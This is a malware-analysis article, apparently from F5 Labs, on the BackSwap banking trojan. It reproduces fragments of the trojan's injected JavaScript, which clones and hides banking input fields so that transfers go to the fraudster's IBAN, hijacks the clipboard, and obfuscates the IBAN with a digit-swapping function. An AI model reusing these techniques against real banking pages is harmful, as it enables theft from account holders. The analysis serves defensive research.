BackSwap Defrauds Online Banking Customers Using Hidden Input Fields

f5.com/labs/articles/threat-intelligence/backswap-defrauds-online-banking-customers-using-hidden-input-fi

byline June 29, 2018

BackSwap is new banking malware recently discovered by Eset[1] and later analyzed by CERT Polska.[2] Unlike previous banking trojans, which typically either intercept requests and redirect users to fake banking websites or inject malicious code from command and control (C&C) servers to manipulate browser processes, BackSwap keeps its campaign locally. The JavaScript is hardcoded and pulled from the portable executable (PE) file resource section. BackSwap manipulates the document object model (DOM) elements by duplicating the original input fields during an unsuspecting user's legitimate interaction with a banking website.

During our daily analysis of malware samples, we've noticed BackSwap has started to update its JavaScript core injection sample using various methods. Since the latest reports on this malware, BackSwap has changed the names of resource sections, which are used to represent targeted bank names, and it has changed its handing of the International Bank Account Number (IBAN).

Injected JavaScript Analysis

In the following analysis, we explain BackSwap's actual fraud action and the user experience during a transaction session.

The main purpose of the approximately 300 lines of JavaScript code is to create fake input fields that are visible to the victim and are identical to the original fields. Although users think they're filling in the real fields, these fake input fields aren't sent in the final submission. Instead, the original fields, which are hidden from display to the user (using "display:none"), are filled with the fraudster's account information. Unfortunately, it is this information that is submitted.

```
fake_name.id = "NjhTrfuo";
fake_name.value = hisname;
real_name.parentNode.insertBefore(fake_name, real_name);
real_name.style.display = 'none';
```

Figure 1: Fake input fields hidden from users

Figure 1: Fake input fields hidden from users

Figures 2 and 3 illustrate how legitimate elements are hidden from the user by with malicious content.



Figure 2: BackSwap hiding legitimate elements with malicious content

Figure 2: BackSwap hiding legitimate elements with malicious content



Figure 3. BackSwap revealing hidden input fields

Figure 3. BackSwap revealing hidden input fields

As shown in Figure 4, the code is injected in the format of IIFE, “Immediately Invoked Function Expression.” This has the advantage of staying out of global scope, hence making it harder to find its variables and functions after its invocation.

```
(function() {

    var SqqqRhym = 'query' + 'Select' + ((console.info + '')
    var istatus = '';

    function copyStringToClipboard(string) {
    ;function toFormat(acc) {
    ;var changetitle = function(what, data) {
    var grabname = function() {
    var replaceAll = function(target, search, replacement) {
    var onlyme2 = function(his, my) {
    var onlyme = function(his, my) {
    var hisacc = '';
    var myacc = '';
    var hisname = '';
    var myname = '';
    function j_ch() {

    ;function mainStart() {
    ;setInterval(mainStart, 60);
})();
```

Figure 4. BackSwap JavaScript injection in the format of IIFE

Figure 4. BackSwap JavaScript injection in the format of IIFE

The “mainStart” function is in charge of hiding the original 26-character IBAN with the account owner’s name. It’s executed every 50 seconds with a setInterval.

The process of duplicating legitimate inputs begins with the method “cloneNode” that copies the nodes to be cloned with the entire element hierarchy. This process happens twice; the first time for the IBAN of the consignee, and the second time for the full name and address of the consignee.

```
function mainStart() {
    try {
        if (!document.getElementById('RgggDer') && document.
        getElementById('accountNumberRegion') && document[SqqqRhym](
        'input[id*="number"]').value.replace(/[^0-9]*/gi, '') == myacc) {
            var fake_div = document[SqqqRhym](
            'div[id*="accountNumberRegion"]').cloneNode(true);
            fake_div[SqqqRhym]('input[id*="number"]').value = hisacc;
            fake_div[SqqqRhym]('input[id*="number"]').name = "";
            fake_div[SqqqRhym]('input[id*="number"]').onchange = function
```

Figure 5. BackSwap mainStart function

Figure 5. BackSwap mainStart function

An important and crucial part of creating the fake DOM elements involves removing some eminent attributes, such as names, from the visible cloned fake elements. Those elements’ IDs are modified to a random string (some samples we examined had hardcoded strings).

Eventually, all these DOM modifications guarantee that the original data intended to be sent by the victim is not sent.

```
fake_div[SqqqRhym]('input[id*="number"]').removeAttribute('name');
fake_div[SqqqRhym]('input[id*="number"]').removeAttribute('aria-describedby');
fake_div[SqqqRhym]('input[id*="number"]').id = "ghBvtfy";
fake_div.id = "RgggDer";
```

Figure 6. BackSwap fake elements modifications

Figure 6. BackSwap fake elements modifications

For safety reasons, the clipboard in modern browsers isn’t accessible to client JavaScript without user interaction. BackSwap reaches the clipboard via a click event on the window. Then, it self-executes “cut” or “copy” events with document.execCommand() (IE9+ supports clipboard interaction).

```
function copyStringToClipboard(string) {
    function handler(event) {
        event.clipboardData.setData('text/plain', string);
        event.preventDefault();
        document.removeEventListener('cut', handler, true);
    }
    ;document.addEventListener('cut', handler, true);
    document.execCommand('cut');
}
```

Figure 7. “Cut” or “copy” events with document.execCommand

Figure 7. “Cut” or “copy” events with document.execCommand

After the execution mention above, via a listener of “cut” and “copy”, BackSwap has access to ClipboardEvent.clipboardData property via this original programmatic technique.



Figure 8. BackSwap clipboard manipulation and example of what the user sees

Figure 8. BackSwap clipboard manipulation and example of what the user sees

While accessing this property, BackSwap’s authors change the tab’s title with information gathered from this malicious transaction. The format is a type of key-value that is typically a short string and most often, just one letter. The key and value are separated by a colon. It includes the amount (“_kwota”), the real username ("nav-user__region-name"), and the mule owner’s name (“myname”).

```
var changetitle = function(what, data) {
    try {
        if (document.title.indexOf(what) == -1) {
            document.title = document.title + what + data;
        }
    } catch (e) {}
    return true;
}
```

Figure 9. BackSwap Tab Title change

Figure 9. BackSwap Tab Title change

Resource and Script Changes

BackSwap maintains its fraud actions in the PE resource section. We gathered several old and new samples of the malware and noticed interesting cosmetic changes between them. For example, the target names have been changed. We assume this might be because of the immediate validation of a target list by researchers. Figures 7 and 8 show the resource section with visible target lists.



Figure 10. Older version of BackSwap showing resource section with visible target list

Figure 10. Older version of BackSwap showing resource section with visible target list

The newer version of the malware contains the JavaScript in the resource section. The actual target list is the same, but the represented names have changed.



Figure 11. BackSwap resource section with un-meaningful target list names

Figure 11. BackSwap resource section with un-meaningful target list names

In addition, fraudster-related IBAN information is handled differently. In the older samples, the IBAN was found in plain text in the injected script.

```
var hisacc='';
var myacc='[redacted]';
var hisname='';
var myname='[redacted]';
```
Figure 12. IBAN handling in BackSwap old version: IBAN is shown in clear text

Figure 12. IBAN handling in BackSwap old version: IBAN is shown in clear text

In newer versions, the IBAN is passed through a switch case function.

```
var hisacc='';
var myacc=dede('xxxxxxxxxxxxxxxxxxxxxxxxxxx');
```
Figure 13. IBAN handling in BackSwap new version: IBAN is hidden

Figure 13. IBAN handling in BackSwap new version: IBAN is hidden

Fraudster IBAN handling is passed through a function named ‘dede(str)’. In return, the dede function utilizes a For loop, which passes the string content into chars, dealing with them separately on a switch case to create the fraudster-related IBAN.

```
function dede(str)
{
    for (var icount =11; icount < str.length; icount++)
    {
    onechar=str.charAt(icount);
    switch(onechar) {
        case "0":
            str=replaceAt(str,icount,"9");
            break;
        case "1":
            str=replaceAt(str,icount,"8");
            break;
        case "2":
            str=replaceAt(str,icount,"7");
            break;
        case "3":
            str=replaceAt(str,icount,"6");
            break;
        case "4":
            str=replaceAt(str,icount,"5");
            break;
        case "5":
            str=replaceAt(str,icount,"4");
            break;
        case "6":
            str=replaceAt(str,icount,"3");
            break;
        case "7":
            str=replaceAt(str,icount,"2");
            break;
        case "8":
            str=replaceAt(str,icount,"1");
            break;
        case "9":
            str=replaceAt(str,icount,"0");
            break;
        default:
            str=replaceAt(str,icount,onechar);
        break;
        }
    }
return str;
```

Figure 14. BackSwap switch case function

Figure 14. BackSwap switch case function

Conclusion

BackSwap's manipulation of the DOM elements by duplicating the original input fields during a legitimate user interaction with a banking website is an original fraud method. Not many malware authors choose this path of originality. In addition, the authors appear to be continually modifying the malware in response to researchers' investigations of the malware. In almost every sample we tested, we noticed new, small changes. We expect future changes in the malware, either in its behavior or its target list.

To avoid being infected by this malware, users should simply not open suspicious links or files received by an active spam campaign. BackSwap hides as a legitimate running application such as 7zip or OllyDbg, which are applications not commonly run by typical users.

MD5 Tested:

fdc8e751535a4ce457f87e6c747217b8
9265720139aa08e688d438d0d8e48c9e
acbcc3e7342e86c0cca31a3a967d56d9